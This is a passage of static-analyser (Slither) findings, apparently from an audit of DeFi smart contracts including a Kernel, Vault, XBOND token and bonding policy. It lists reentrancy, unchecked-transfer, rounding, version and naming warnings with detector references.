ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(deadline >= block.timestamp,PERMIT_DEADLINE_EXPIRED) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#125)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

Module.onlyRole(bytes32) (contracts/Kernel.sol#51-56) compares to a boolean constant:
        -kernel.hasRole(msg.sender,role_) == false (contracts/Kernel.sol#52)
Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#189)
Kernel._terminatePolicy(address) (contracts/Kernel.sol#203-212) compares to a boolean constant:
        -approvedPolicies[policy_] == false (contracts/Kernel.sol#204)
Kernel._reconfigurePolicies() (contracts/Kernel.sol#214-220) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#218)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['>=0.8.0', '^0.8.0', '^0.8.10']
        - >=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2)
        - ^0.8.10 (contracts/Kernel.sol#2)
        - ^0.8.0 (contracts/interfaces/ITreasury.sol#1)
        - ^0.8.10 (contracts/modules/TRSRY.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

ERC20._burn(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#185-205) is never used and should be removed
ERC20._mint(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#173-193) is never used and should be removed
Policy.getModuleAddress(bytes5) (contracts/Kernel.sol#87-94) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version>=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2) allows old versions
Pragma version^0.8.10 (contracts/Kernel.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/ITreasury.sol#1) allows old versions
Pragma version^0.8.10 (contracts/modules/TRSRY.sol#1) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Function ERC20.DOMAIN_SEPARATOR() (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#162-164) is not in mixedCase
Variable ERC20.INITIAL_CHAIN_ID (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#41) is not in mixedCase
Variable ERC20.INITIAL_DOMAIN_SEPARATOR (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#43) is not in mixedCase
Function Module.KEYCODE() (contracts/Kernel.sol#59) is not in mixedCase
Function Module.ROLES() (contracts/Kernel.sol#62) is not in mixedCase
Function Module.VERSION() (contracts/Kernel.sol#67) is not in mixedCase
Function BarnTreasury.KEYCODE() (contracts/modules/TRSRY.sol#18-20) is not in mixedCase
Function BarnTreasury.ROLES() (contracts/modules/TRSRY.sol#22-26) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

approve(address,uint256) should be declared external:
        - ERC20.approve(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#68-74)
transfer(address,uint256) should be declared external:
        - ERC20.transfer(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#76-88)
transferFrom(address,address,uint256) should be declared external:
        - ERC20.transferFrom(address,address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#90-110)
permit(address,address,uint256,uint256,uint8,bytes32,bytes32) should be declared external:
        - ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160)
KEYCODE() should be declared external:
        - BarnTreasury.KEYCODE() (contracts/modules/TRSRY.sol#18-20)
        - Module.KEYCODE() (contracts/Kernel.sol#59)
ROLES() should be declared external:
        - BarnTreasury.ROLES() (contracts/modules/TRSRY.sol#22-26)
        - Module.ROLES() (contracts/Kernel.sol#62)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

VAULT.sol

```
Vault.moveBackToDAOFromL2(uint256,uint256,uint256,uint256)._bonderFee (contracts/modules/VAULT.sol#104) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

Reentrancy in Vault.addLiquidity(uint256) (contracts/modules/VAULT.sol#116-121):
        External calls:
        - _underlying.safeApprove(spender,amount) (contracts/modules/VAULT.sol#118)
        - _smartYield.addLiquidity(amount) (contracts/modules/VAULT.sol#119)
        Event emitted after the call(s):
        - Spent(msg.sender,spender,amount) (contracts/modules/VAULT.sol#120)
Reentrancy in Vault.moveBackToDAOFromL2(uint256,uint256,uint256,uint256) (contracts/modules/VAULT.sol#97-114):
        External calls:
        - _moveOutFromL2(amountToMove,_bonderFee,_amountOutMin,_deadline) (contracts/modules/VAULT.sol#112)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
                - _underlying.safeIncreaseAllowance(HOP_ADDRESS,_amount) (contracts/modules/VAULT.sol#56)
                - IHop(HOP_ADDRESS).swapAndSend(TO_CHAIN_ID,DAO,_amount,_bonderFee,_amountOutMin,_deadline) (contracts/modules/VAULT.sol#57-66)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
        External calls sending eth:
        - _moveOutFromL2(amountToMove,_bonderFee,_amountOutMin,_deadline) (contracts/modules/VAULT.sol#112)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
        Event emitted after the call(s):
        - MoveBackToDAO(msg.sender,DAO,amountToMove) (contracts/modules/VAULT.sol#113)
Reentrancy in Vault.moveBackToDAOLitoL1(uint256) (contracts/modules/VAULT.sol#91-95):
        External calls:
        - _underlying.safeTransfer(DAO,amountToMove) (contracts/modules/VAULT.sol#93)
        Event emitted after the call(s):
        - MoveBackToDAO(msg.sender,DAO,amountToMove) (contracts/modules/VAULT.sol#94)
Reentrancy in Vault.moveBackToDAOLitoL2(uint256,uint256,uint256) (contracts/modules/VAULT.sol#80-89):
        External calls:
        - _underlying.safeIncreaseAllowance(HOP_ADDRESS,amountToMove) (contracts/modules/VAULT.sol#86)
        - ILIBridge(HOP_ADDRESS).sendToL2(TO_CHAIN_ID,DAO,amountToMove,_amountOutMin,_deadline,address(0),0) (contracts/modules/VAULT.sol#87)
        Event emitted after the call(s):
        - MoveBackToDAO(msg.sender,DAO,amountToMove) (contracts/modules/VAULT.sol#88)
Reentrancy in Vault.provideRealisedYield(address,uint256) (contracts/modules/VAULT.sol#128-133):
        External calls:
        - _underlying.safeApprove(spender,amount) (contracts/modules/VAULT.sol#130)
        - _smartYield.provideRealisedYield(bond,amount) (contracts/modules/VAULT.sol#131)
        Event emitted after the call(s):
        - Spent(msg.sender,spender,amount) (contracts/modules/VAULT.sol#132)
Reentrancy in Vault.removeLiquidity(uint256) (contracts/modules/VAULT.sol#123-126):
        External calls:
        - _smartYield.removeLiquidity(amount) (contracts/modules/VAULT.sol#124)
        Event emitted after the call(s):
        - Received(msg.sender,amount) (contracts/modules/VAULT.sol#125)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Different versions of Solidity is used:
        - Version used: ['>=0.8.0', '^0.8.0', '^0.8.1', '^0.8.2']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/extensions/draft-IERC20Permit.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - >=0.8.0 (contracts/external/hop/IBridge.sol#2)
        - >=0.8.0 (contracts/external/hop/IHop.sol#2)
        - >=0.8.0 (contracts/external/hop/ILIBridge.sol#2)
        - ^0.8.2 (contracts/interfaces/ISmartYield.sol#2)
        - v2 (contracts/interfaces/ISmartYield.sol#3)
        - ^0.8.0 (contracts/modules/VAULT.sol#2)
```

```
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#85-87) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-120) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#174-176) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#147-149) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
SafeERC20.safeDecreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#70-81) is never used and should be removed
SafeERC20.safePermit(IERC20Permit,address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#83-97) is never used and should be removed
SafeERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#30-37) is never used and should be removed
Vault._computeBondersFee(uint256) (contracts/modules/VAULT.sol#35-47) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/extensions/draft-IERC20Permit.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version>=0.8.0 (contracts/external/hop/IBridge.sol#2) allows old versions
Pragma version>=0.8.0 (contracts/external/hop/IHop.sol#2) allows old versions
Pragma version>=0.8.0 (contracts/external/hop/ILiBridge.sol#2) allows old versions
Pragma version^0.8.2 (contracts/interfaces/ISmartYield.sol#2) allows old versions
Pragma version^0.8.0 (contracts/modules/VAULT.sol#2) allows old versions
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function IERC20Permit.DOMAIN_SEPARATOR() (node_modules/@openzeppelin/contracts/token/ERC20/extensions/draft-IERC20Permit.sol#59) is not in mixedCase
Parameter Vault.moveBackToDAOLitoL2(uint256,uint256,uint256)._amountOutMin (contracts/modules/VAULT.sol#82) is not in mixedCase
Parameter Vault.moveBackToDAOLitoL2(uint256,uint256,uint256)._deadline (contracts/modules/VAULT.sol#83) is not in mixedCase
Parameter Vault.moveBackToDAOFromL2(uint256,uint256,uint256,uint256)._amountOutMin (contracts/modules/VAULT.sol#100) is not in mixedCase
Parameter Vault.moveBackToDAOFromL2(uint256,uint256,uint256,uint256)._deadline (contracts/modules/VAULT.sol#101) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Variable Vault._smartYield (contracts/modules/VAULT.sol#23) is too similar to Vault.constructor(address).smartYield_ (contracts/modules/VAULT.sol#25)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#61-63)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#69-72)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

XBOND.sol

```
Kernel.executeAction(Actions,address).target_ (contracts/Kernel.sol#144) lacks a zero-check on :
        - executor = target_ (contracts/Kernel.sol#154)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        State variables written after the call(s):
        - allPolicies.push(policy_) (contracts/Kernel.sol#200)
        - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
                - hasRole[policy_][request_] = grant_ (contracts/Kernel.sol#233)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - RolesUpdated(request,policy_,grant_) (contracts/Kernel.sol#235)
                - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
Reentrancy in Kernel.executeAction(Actions,address) (contracts/Kernel.sol#144-158):
        External calls:
        - _upgradeModule(target_) (contracts/Kernel.sol#148)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#218)
        - _approvePolicy(target_) (contracts/Kernel.sol#150)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - ActionExecuted(action_,target_) (contracts/Kernel.sol#157)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(deadline >= block.timestamp,PERMIT_DEADLINE_EXPIRED) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#125)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

Module.onlyRole(bytes32) (contracts/Kernel.sol#51-56) compares to a boolean constant:
        -kernel.hasRole(msg.sender,role_) == false (contracts/Kernel.sol#52)
Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#189)
Kernel._terminatePolicy(address) (contracts/Kernel.sol#203-212) compares to a boolean constant:
        -approvedPolicies[policy_] == false (contracts/Kernel.sol#204)
Kernel._reconfigurePolicies() (contracts/Kernel.sol#214-220) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#218)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['>=0.8.0', '^0.8.10']
        - >=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2)
        - ^0.8.10 (contracts/Kernel.sol#2)
        - ^0.8.10 (contracts/modules/XBOND.sol#5)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Policy.getModuleAddress(bytes5) (contracts/Kernel.sol#87-94) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version>=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2) allows old versions
Pragma version^0.8.10 (contracts/Kernel.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.10 (contracts/modules/XBOND.sol#5) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Function ERC20.DOMAIN_SEPARATOR() (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#162-164) is not in mixedCase
Variable ERC20.INITIAL_CHAIN_ID (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#43) is not in mixedCase
Variable ERC20.INITIAL_DOMAIN_SEPARATOR (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#43) is not in mixedCase
Function Module.KEYCODE() (contracts/Kernel.sol#59) is not in mixedCase
Function Module.ROLES() (contracts/Kernel.sol#62) is not in mixedCase
Function Module.VERSION() (contracts/Kernel.sol#67) is not in mixedCase
Function XBOND.KEYCODE() (contracts/modules/XBOND.sol#18-20) is not in mixedCase
Function XBOND.ROLES() (contracts/modules/XBOND.sol#22-26) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

approve(address,uint256) should be declared external:
        - ERC20.approve(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#68-74)
transfer(address,uint256) should be declared external:
        - ERC20.transfer(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#76-88)
        - XBOND.transfer(address,uint256) (contracts/modules/XBOND.sol#37-40)
transferFrom(address,address,uint256) should be declared external:
        - ERC20.transferFrom(address,address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#90-110)
        - XBOND.transferFrom(address,address,uint256) (contracts/modules/XBOND.sol#42-54)
permit(address,address,uint256,uint256,uint8,bytes32,bytes32) should be declared external:
        - ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160)
KEYCODE() should be declared external:
        - Module.KEYCODE() (contracts/Kernel.sol#59)
        - XBOND.KEYCODE() (contracts/modules/XBOND.sol#18-20)
ROLES() should be declared external:
        - Module.ROLES() (contracts/Kernel.sol#62)
        - XBOND.ROLES() (contracts/modules/XBOND.sol#22-26)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

BarnBonding.sol

```
BarnTreasury.deposit(address,address,uint256) (contracts/modules/TRSRY.sol#46-58) ignores return value by ERC20(token_).transferFrom(from_,address(this),amount_) (contracts/modules/TRSRY.sol#53)
BarnTreasury.withdraw(address,uint256) (contracts/modules/TRSRY.sol#60-68) ignores return value by ERC20(token_).transfer(msg.sender,amount_) (contracts/modules/TRSRY.sol#63)
BarnBondingPolicy.stakeOrSend(address,bool,uint256) (contracts/policies/BarnBonding.sol#111-122) ignores return value by IERC20(TOKEN).transfer(_recipient,_amount) (contracts/policies/BarnBonding.sol#117)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer

BarnBondingModule.decayDebt(address) (contracts/modules/BNDNG.sol#191-189) performs a multiplication on the result of a division:
        -decay = (term.maxDebt / term.decayLength) * (block.timestamp - lastDecay[_asset]) (contracts/modules/BNDNG.sol#183)
BarnBondingPolicy.deposit(address,address,uint256,uint256) (contracts/policies/BarnBonding.sol#50-86) performs a multiplication on the result of a division:
        -value = (_amount * 1E18) / price (contracts/policies/BarnBonding.sol#65)
        - _amount * (value * price) / 1E18 (contracts/policies/BarnBonding.sol#69)
BarnBondingPolicy.deposit(address,address,uint256,uint256) (contracts/policies/BarnBonding.sol#50-86) performs a multiplication on the result of a division:
        -value = (_amount * 1E18) / price (contracts/policies/BarnBonding.sol#65)
        -fee = (value * _fee) / 10_000 (contracts/policies/BarnBonding.sol#75)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

BarnBondingPolicy.deposit(address,address,uint256,uint256) (contracts/policies/BarnBonding.sol#50-86) ignores return value by IERC20(_principle).approve(address(TRSRY),_amount) (contracts/policies/BarnBonding.sol#74)
BarnBondingPolicy.stakeOrSend(address,bool,uint256) (contracts/policies/BarnBonding.sol#111-122) ignores return value by IERC20(TOKEN).approve(barnStaking,_amount) (contracts/policies/BarnBonding.sol#119)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

```
Kernel.executeAction(Actions,address).target_ (contracts/Kernel.sol#144) lacks a zero-check on :
        - executor = target_ (contracts/Kernel.sol#154)
BarnBondingPolicy.constructor(Kernel,address,address,address)._token (contracts/policies/BarnBonding.sol#23) lacks a zero-check on :
        - TOKEN = _token (contracts/policies/BarnBonding.sol#27)
BarnBondingPolicy.constructor(Kernel,address,address,address)._barnStaking (contracts/policies/BarnBonding.sol#24) lacks a zero-check on :
        - barnStaking = _barnStaking (contracts/policies/BarnBonding.sol#28)
BarnBondingPolicy.constructor(Kernel,address,address,address)._priceFeed (contracts/policies/BarnBonding.sol#25) lacks a zero-check on :
        - priceFeed = _priceFeed (contracts/policies/BarnBonding.sol#29)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        State variables written after the call(s):
        - allPolicies.push(policy_) (contracts/Kernel.sol#200)
        - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
                - hasRole[policy_][request] = grant_ (contracts/Kernel.sol#233)
Reentrancy in BarnTreasury.deposit(address,address,uint256) (contracts/modules/TRSRY.sol#46-58):
        External calls:
        - ERC20(token_).transferFrom(from_,address(this),amount_) (contracts/modules/TRSRY.sol#53)
        State variables written after the call(s):
        - totalInflowsForAsset[token_] += amount_ (contracts/modules/TRSRY.sol#55)
Reentrancy in BarnTreasury.withdraw(address,uint256) (contracts/modules/TRSRY.sol#60-65):
        External calls:
        - ERC20(token_).transfer(msg.sender,amount_) (contracts/modules/TRSRY.sol#63)
        State variables written after the call(s):
        - totalOutflowsForAsset[token_] += amount_ (contracts/modules/TRSRY.sol#65)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - RolesUpdated(request.policy_,grant_) (contracts/Kernel.sol#235)
                - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
Reentrancy in BarnTreasury.deposit(address,address,uint256) (contracts/modules/TRSRY.sol#46-58):
        External calls:
        - ERC20(token_).transferFrom(from_,address(this),amount_) (contracts/modules/TRSRY.sol#53)
        Event emitted after the call(s):
        - FundsDeposited(from_,token_,amount_) (contracts/modules/TRSRY.sol#57)
Reentrancy in Kernel.executeAction(Actions,address) (contracts/Kernel.sol#144-158):
        External calls:
        - _upgradeModule(target_) (contracts/Kernel.sol#148)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#218)
        - _approvePolicy(target_) (contracts/Kernel.sol#150)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - ActionExecuted(action_,target_) (contracts/Kernel.sol#157)
Reentrancy in BarnTreasury.withdraw(address,uint256) (contracts/modules/TRSRY.sol#60-65):
        External calls:
        - ERC20(token_).transfer(msg.sender,amount_) (contracts/modules/TRSRY.sol#63)
        Event emitted after the call(s):
        - FundsWithdrawn(msg.sender,token_,amount_) (contracts/modules/TRSRY.sol#67)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(deadline >= block.timestamp,PERMIT_DEADLINE_EXPIRED) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#125)
BarnBondingModule.decayDebt(address) (contracts/modules/BNDNG.sol#181-189) uses timestamp for comparisons
        Dangerous comparisons:
        - decay > currentDebt[_asset] (contracts/modules/BNDNG.sol#184)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

SafeTransferLib.safeTransferETH(address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#15-24) uses assembly
        - INLINE ASM (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#18-21)
SafeTransferLib.safeTransferFrom(ERC20,address,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#30-61) uses assembly
        - INLINE ASM (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#38-58)
SafeTransferLib.safeTransfer(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#63-92) uses assembly
        - INLINE ASM (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#70-89)
SafeTransferLib.safeApprove(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#94-123) uses assembly
        - INLINE ASM (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#101-120)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Module.onlyRole(bytes32) (contracts/Kernel.sol#51-56) compares to a boolean constant:
        -kernel.hasRole(msg.sender,role_) == false (contracts/Kernel.sol#52)
Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#189)
Kernel._terminatePolicy(address) (contracts/Kernel.sol#203-212) compares to a boolean constant:
        -approvedPolicies[policy_] == false (contracts/Kernel.sol#204)
Kernel._reconfigurePolicies() (contracts/Kernel.sol#214-220) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#218)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['>=0.8.0', '^0.8.0', '^0.8.10']
        - ^0.8.0 (node_modules/@chainlink/contracts/src/v0.8/interfaces/AggregatorV3Interface.sol#2)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4)
        - >=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2)
        - >=0.8.0 (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#2)
        - ^0.8.10 (contracts/Kernel.sol#2)
        - ^0.8.0 (contracts/interfaces/IBarnStaking.sol#1)
        - ^0.8.0 (contracts/interfaces/ITreasury.sol#1)
        - ^0.8.10 (contracts/modules/BNDNG.sol#1)
        - ^0.8.10 (contracts/modules/TRSRY.sol#1)
        - ^0.8.10 (contracts/policies/BarnBonding.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

ERC20._burn(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#195-205) is never used and should be removed
ERC20._mint(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#183-193) is never used and should be removed
SafeTransferLib.safeApprove(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#94-123) is never used and should be removed
SafeTransferLib.safeTransfer(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#63-92) is never used and should be removed
SafeTransferLib.safeTransferETH(address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#15-24) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@chainlink/contracts/src/v0.8/interfaces/AggregatorV3Interface.sol#2) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version>=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2) allows old versions
Pragma version>=0.8.0 (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#2) allows old versions
Pragma version^0.8.10 (contracts/Kernel.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/IBarnStaking.sol#1) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITreasury.sol#1) allows old versions
